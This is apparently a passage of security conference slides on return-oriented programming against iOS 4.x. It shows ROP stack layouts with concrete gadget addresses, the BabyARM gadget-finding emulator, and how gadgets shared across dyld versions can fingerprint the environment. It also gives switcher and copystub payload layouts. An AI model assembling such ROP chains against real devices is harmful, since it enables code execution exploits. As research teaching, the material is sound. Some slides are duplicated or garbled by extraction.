301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3020B6BE    BLX    R4
__text:3020B6C0    POP    {R4,R7,PC}
```

SektionEins

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	+28	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	41414141	R12	???
R5	77777777	SP	+40
R6	???	LR	3020B6C0+1
R7	77777777	PC	3017E286+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E286    STR    R0, [R4]
__text:3017E288    POP    {R4,R5,PC}
```

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One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	+28	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	41414141	R12	???
R5	77777777	SP	+40
R6	???	LR	3020B6C0+1
R7	77777777	PC	3017E286+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E286    STR    R0, [R4]
__text:3017E288    POP    {R4,R5,PC}
```

now the ROP payload has located itself by writing SP into an arbitrary memory cell

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Multiple Environment ROP Payloads

- normally a ROP payload is designed for only one environment

- trying the address of one ROP gadget in multiple different environments

- in each environment the address can resolve to

    - an illegal gadget (crash, endless loop)

    - a valid gadget

    - an identical gadget

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Multiple Environment ROP Payloads

- illegal gadgets

    - leads to a crash = unusable

    - endless loop = might be even useful

- identical gadgets

    - with enough environments even likey

    - but only for trivial gadgets

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Multiple Environment ROP Payloads

- valid gadgets

    - valid gadget will do something non harmful

    - will load the program counter from the stack

    - and return / jump to it

➡ if program counter is retrieved from different locations we can use this to distinguish between environments

```
GADGET 1 retrieves PC from SP=28
AND r3, r4
POP.W {r8, r10, r11, }
POP {r4, r5, r6, r7, pc}

GADGET 2 retrieves PC from SP=4
POP {r4, pc}
```

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Part V

BabyARM - a basic ARM emulator

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BabyARM

- very basic ARM (mostly thumb) code emulator

- emulates only few instructions

- but good enough to find gadgets by emulation

- emulation runs from a initial gadget state to a desired gadget end state

- implemented in Python

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BabyARM - Outer Loop

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
BabyARM - State

- BabyARM works with a state

- state contains CPU state

  - states/values of registers R0-R15

  - states/values of NCVZ flags

  - IT block information

  - CPU mode (arm vs. thumb)

- and system state

  - error condition

  - stop condition

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BabyARM - Flag State

- BabyARM emulates all four flags

  - **N**egative

  - **C**arry

  - o**V**erflow

  - **Z**ero

- flag state can be either

  - unknown - if in unknown/undefined state

  - value - if flag is known to be set or not set

- flag value is either

  - set

  - unset

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BabyARM - Register States

- BabyARM emulates registers R0-R15

- registers can be in different states

  - **unknown** - if in unknown/undefined state

  - **value** - if register has a known value

  - **stackvalue** - if register was popped from stack (user-defined)

  - **spvalue** - if register is derived from the stack pointer

  - **pcvalue** - if register is derived from the instruction pointer (not implemented)

  - **pointer** - if register is a pointer to memory (not implemented)

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BabyARM - Register Values

- depending on register type its value means different things

  - **unknown** - value is ignored

  - **value** - value is the actual value of the register

  - **stackvalue** - value is the stack position the value was taken from

  - **spvalue** - is the actual stack pointer

  - **pcvalue** - an actual program counter value

  - **pointer** - an actual pointer into memory

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Why not base on IDA or BinNavi?

- IDA and BinNavi can only disassemble code as either ARM or Thumb

- we can jump into ARM and 32bit Thumb instructions or Thumb IT blocks

- ex.: many ARM function epilogues are also thumb function epilogues

```
ARM - Mode

__text:2FE20AD8        LDMFD              SP!, {R8,R10,R11}
__text:2FE20ADC        LDMFD              SP!, {R4-R7,PC}


THUMB - Mode

__text:2FE20AD8        LSRS               R0, R0, #0x14
__text:2FE20ADA        POP.W              {R4-R7,PC}
__text:2FE20ADE        POP.W              {R0,R11}
```

-

SektionEins

Finding Gadgets

- without additional properties of a crash the initial state is all unknown

- we will find any gadget that pops the PC from stack and jumps to it

```
GADGET FOUND AT 2fe01290 - PC at 28
POP.W {r8, r10, r11, }
POP {r4, r5, r6, r7, pc}

GADGET FOUND AT 2fe016e6 - PC at 28
AND r3, r4
POP.W {r8, r10, r11, }
POP {r4, r5, r6, r7, pc}

GADGET FOUND AT 2fe01396 - PC at 4
POP {r4, pc}
```

```
GADGET FOUND AT 2fe013c8 - PC at 4
POP {r7, pc}

GADGET FOUND AT 2fe013f4 - PC at 0
B 0000000a (10)
POP {pc}

GADGET FOUND AT 2fe01400 - PC at 0
MOV r0, #0x0
POP {pc}
```

Address of gadget

stack pointer the
PC is taken from

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Finding Gadgets - Additional Restrictions

- we can add additional restrictions like setting R4 to some value

- and check if returned gadgets have moved the value into R0

- we will find any gadget that moves R4 into R0

```
GADGET FOUND AT 2fe01f88 - PC at 20
MOV r0, r4
LDR R8, [R13], #+0x4!
POP {r4, r5, r6, r7, pc}


GADGET FOUND AT 2fe050fa - PC at 28
MOV r6, r4
B 00000014 (20)
MOV r0, r6
POP.W {r8, r10, r11, }
POP {r4, r5, r6, r7, pc}


GADGET FOUND AT 2fe074ca - PC at 16
MOV r0, r4
POP {r4, r5, r6, r7, pc}
```

```
GADGET FOUND AT 2fe0fe32 - PC at 28
MOV r6, r4
MOV r0, r6
POP.W {r8, r10, r11, }
POP {r4, r5, r6, r7, pc}


GADGET FOUND AT 2fe1d84e - PC at 24
B -00004c8 (-1224)
MOV r0, r4
POP.W {r8, r10, }
POP {r4, r5, r6, r7, pc}
```

Address of gadget

stack pointer the
PC is taken from

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Finding Gadgets - Free Branches

- set all registers to state STACKVALUE in order to find more free branches

- a gadget that returns the current stack pointer would be handy

- just check if the gadget moved a SPVALUE into any of the registers

```
GADGET FOUND AT 2fe03d7a - PC at 0
MOV r0, r6
MOV r1, #0x1
MOV r2, r13
BLX r3


GADGET FOUND AT 2fe03d7c - PC at 0
MOV r1, #0x1
MOV r2, r13
BLX r3


GADGET FOUND AT 2fe03d7e - PC at 0
MOV r2, r13
BLX r3
```

```
GADGET FOUND AT 2fe07ed4 - PC at 0
B 000005c0 (1472)
MOV r1, #0x0
MOV r0, r13
BLX r3


GADGET FOUND AT 2fe08498 - PC at 0
MOV r1, #0x0
MOV r0, r13
BLX r3


GADGET FOUND AT 2fe0849a - PC at 0
MOV r0, r13
BLX r3
```

Address of gadget

always 0 here because
PS not taken from stack

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Part VI

Improving our odds with BabyARM

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Using BabyARM on the dynamic linker

- there are 13 dyld binaries and we group them in two groups

```
dyld_2d2d2eb976d56a2b38fcd3f4c5d79511 # iOS 4.0 - 4.0.1 - ARM6
dyld_7974070f465bdfa83de9d63fc61849c9 # iOS 4.0 - 4.0.1 - ARM7
dyld_6e0da04bf361859a43e9438e707c55dd # iOS 4.0.2 - ARM6
dyld_0f16da1c3dbd38eae2e1dfd45a19b43e # iOS 4.0.2 - ARM7
dyld_b42ae5e64eb9ba2db9091086ae6e8499 # iOS 4.1 - ARM6
dyld_b203c4cdf84c8d5c132e69de677ad55d # iOS 4.1 - ARM7
dyld_c863ad572f68696252f71bbe70499dd4 # iOS 4.2.1 - ARM6
dyld_b0b68820c713d3d8f85b1ededf922be3 # iOS 4.2.1 - ARM7
dyld_62a459d3ca6789a3325fb0d33839120b # iOS 4.2.6 - 4.2.8 - ARM7
dyld_352edd3ede5b4deb9fcab1b4641317d2 # iOS 4.2.9 - 4.2.10 - ARM7
dyld_626a465cede176adc6691f7032f5dc9d # iOS 4.3 - 4.3.1 - ARM7
dyld_ebe640fee0e11c1ffafa4fd5fbb851e6 # iOS 4.3.2 - 4.3.3 - AR
dyld_ae89d2d81035ba19ecd416986d569c87 # iOS 4.3.4 - 4.3.5 - AR
```

Two groups because of our experiments with BabyARM

SektionEins

Using BabyARM on the newer linkers (I)

- we load the TEXT segments of the dyld binaries into memory

- and let BabyARM find all possible gadgets

- we then check if there is one gadget address in common among all binaries

```
2fe015e8 32 dyld_c863ad572f68696252f71bbe70499dd4   <- 4.2.1 - ARM6

['MOV r0, #0x0', 'ADD SP, #0x4', 'POP {r2, r3, r4, }', 'MOV r8, r2',

 'MOV r10, r3', 'MOV r11, r4', 'POP {r4, r5, r6, r7, pc}']

2fe015e8 4 dyld_b0b68820c713d3d8f85b1ededf922be3    <- 4.2.1 - ARM7

2fe015e8 4 dyld_62a459d3ca6789a3325fb0d33839120b    <- 4.2.6 - 4.2.8 - ARM7

2fe015e8 4 dyld_352edd3ede5b4deb9fcab1b4641317d2    <- 4.2.9 - 4.2.10 - ARM7

2fe015e8 4 dyld_626a465cede176adc6691f7032f5dc9d    <- 4.3 - 4.3.1 - ARM7

2fe015e8 4 dyld_ebe640fee0e11c1ffafa4fd5fbb851e6    <- 4.3.2 - 4.3.3 - ARM7

2fe015e8 4 dyld_ae89d2d81035ba19ecd416986d569c87    <- 4.3.4 - 4.3.5 - ARM7

['POP {r7, pc}']
```

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Using BabyARM on the newer linkers (II)

- the first gadget does only let us distinguish the first dyld binary

- we retry this with the rest

```
2fe023e0 20 dyld_b0b68820c713d3d8f85b1ededf922be3    <- 4.2.1 - ARM7

2fe023e0 20 dyld_62a459d3ca6789a3325fb0d33839120b    <- 4.2.6 - 4.2.8 - ARM7

2fe023e0 20 dyld_352edd3ede5b4deb9fcab1b4641317d2    <- 4.2.9 - 4.2.10 - ARM7
['B 00000008 (8)', 'POP {r4, r5, r7, pc}']


2fe023e0 24 dyld_626a465cede176adc6691f7032f5dc9d    <- 4.3 - 4.3.1 - ARM7

2fe023e0 24 dyld_ebe640fee0e11c1ffafa4fd5fbb851e6    <- 4.3.2 - 4.3.3 - ARM7

2fe023e0 24 dyld_ae89d2d81035ba19ecd416986d569c87    <- 4.3.4 - 4.3.5 - ARM7
['B 00000210 (528)', 'POP {r4, r5, r6, r7, pc}']
```

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Using BabyARM on the newer linkers (III)

- the second gadget splits it into two more groups - try a 3rd with both

```
2fe076a2 52 (dyld_b0b68820c713d3d8f85b1ededf922be3)      <- 4.2.1 - ARM7

2fe076a2 52 (dyld_62a459d3ca6789a3325fb0d33839120b)      <- 4.2.6 - 4.2.8 - ARM7

['B 0000006e (110)', 'POP.W {r8, r10, r11, }', 'POP {r4, r5, r6, r7, pc}']

2fe076a2 36 (dyld_352edd3ede5b4deb9fcab1b4641317d2)      <- 4.2.9 - 4.2.10 - ARM7

['POP {r5, r6, r7, pc}']



2fe0ab76 40 (dyld_626a465cede176adc6691f7032f5dc9d)      <- 4.3 - 4.3.1 - ARM7

2fe0ab76 40 (dyld_ebe640fee0e11c1ffafa4fd5fbb851e6)      <- 4.3.2 - 4.3.3 - ARM7

['POP {r4, r5, r7, pc}']

2fe0ab76 56 (dyld_ae89d2d81035ba19ecd416986d569c87)      <- 4.3.5 - 4.3.5 - ARM7

['LSL r3, r0, #0', 'POP.W {r8, r10, r11, }', 'POP {r4, r5, r6, r7, pc}']
```

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- the second gadget splits it into two more groups - try a 3rd with both

only 89 bytes different between both files

```
2fe076a2 52 (dyld_b0b68820c713d3d8f85b1ededf922be3)     <- 4.2.1 - ARM7

2fe076a2 52 (dyld_62a459d3ca6789a3325fb0d33839120b)     <- 4.2.6 - 4.2.8 - ARM7

['B 0000006e (110)', 'POP.W {r8, r10, r11, }', 'POP {r4, r5, r6, r7, pc}']

2fe076a2 36 (dyld_352edd3ede5b4deb9fcab1b4641317d2)     <- 4.2.9 - 4.2.10 - ARM7

['POP {r5, r6, r7, pc}']
```

only 66 bytes different between both files

```
2fe0ab76 40 (dyld_626a465cede176adc6691f703215dc9d)     <- 4.3 - 4.3.1 - ARM7

2fe0ab76 40 (dyld_ebe640fee0e11c1ffafa4fd5fbb851e6)     <- 4.3.2 - 4.3.3 - ARM7

['POP {r4, r5, r7, pc}']

2fe0ab76 56 (dyld_ae89d2d81035ba19ecd416986d569c87)     <- 4.3.5 - 4.3.5 - ARM7

['LSL r3, r0, #0', 'POP.W {r8, r10, r11, }', 'POP {r4, r5, r6, r7, pc}']
```

SektionEins

Switcher Payload

- ROP payload can now distinguish between all iOS 4.2.1+ dyld binaries

- stack advancing gagdets let each case run into its own copystub

- copystub is small

```
GADGET FOUND AT 2fe18c8c - PC at 48
ADD SP, #0x2c
POP {r4, pc}

GADGET FOUND AT 2fe1bbf2 - PC at 32
POP.W {r4, r5, r6, r7, r8, r10, r12, r13, pc}

GADGET FOUND AT 2fe1ed86 - PC at 44
POP.W {r1, r2, r3, r4, r8, r9, r10, r11, r12, r13, r14, pc}
```

switcher payload

copystub 1

copystub 2

copystub 3

copystub 4

copystub 5

payload 1

payload 2

payload 3

payload 4

payload 5

shared payload data

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
Copystub

- small copystub payload that copies the ROP data to a known location

- and then continues execution from there

- one possible location is inside the dynamic linker's BSS segment

- writing ROP payload for a known location is easier

```
PSEUDOCODE for Copystub:

bcopy(getCurrentSP(), KNOWNLOCATION, 1024)
setSP(KNOWNLOCATION+DELTA(PAYLOAD,COPYSTUB))
pop {r7, pc}
```

0x2FE0A524+1	+0
KNOWN	+4
1024	+8
0x2FE19CC6+1	+12
0x2FE1E154	+16
0x77777777	+20
0x2FE0849A+1	+24
0x44444444	+28
KNOWN+X	+32
0x2FE01792+1	+36

switcher payload
copystub 1
copystub 2
copystub 3
copystub 4
copystub 5
payload 1
payload 2
payload 3
payload 4
payload 5
shared payload data

SektionEins
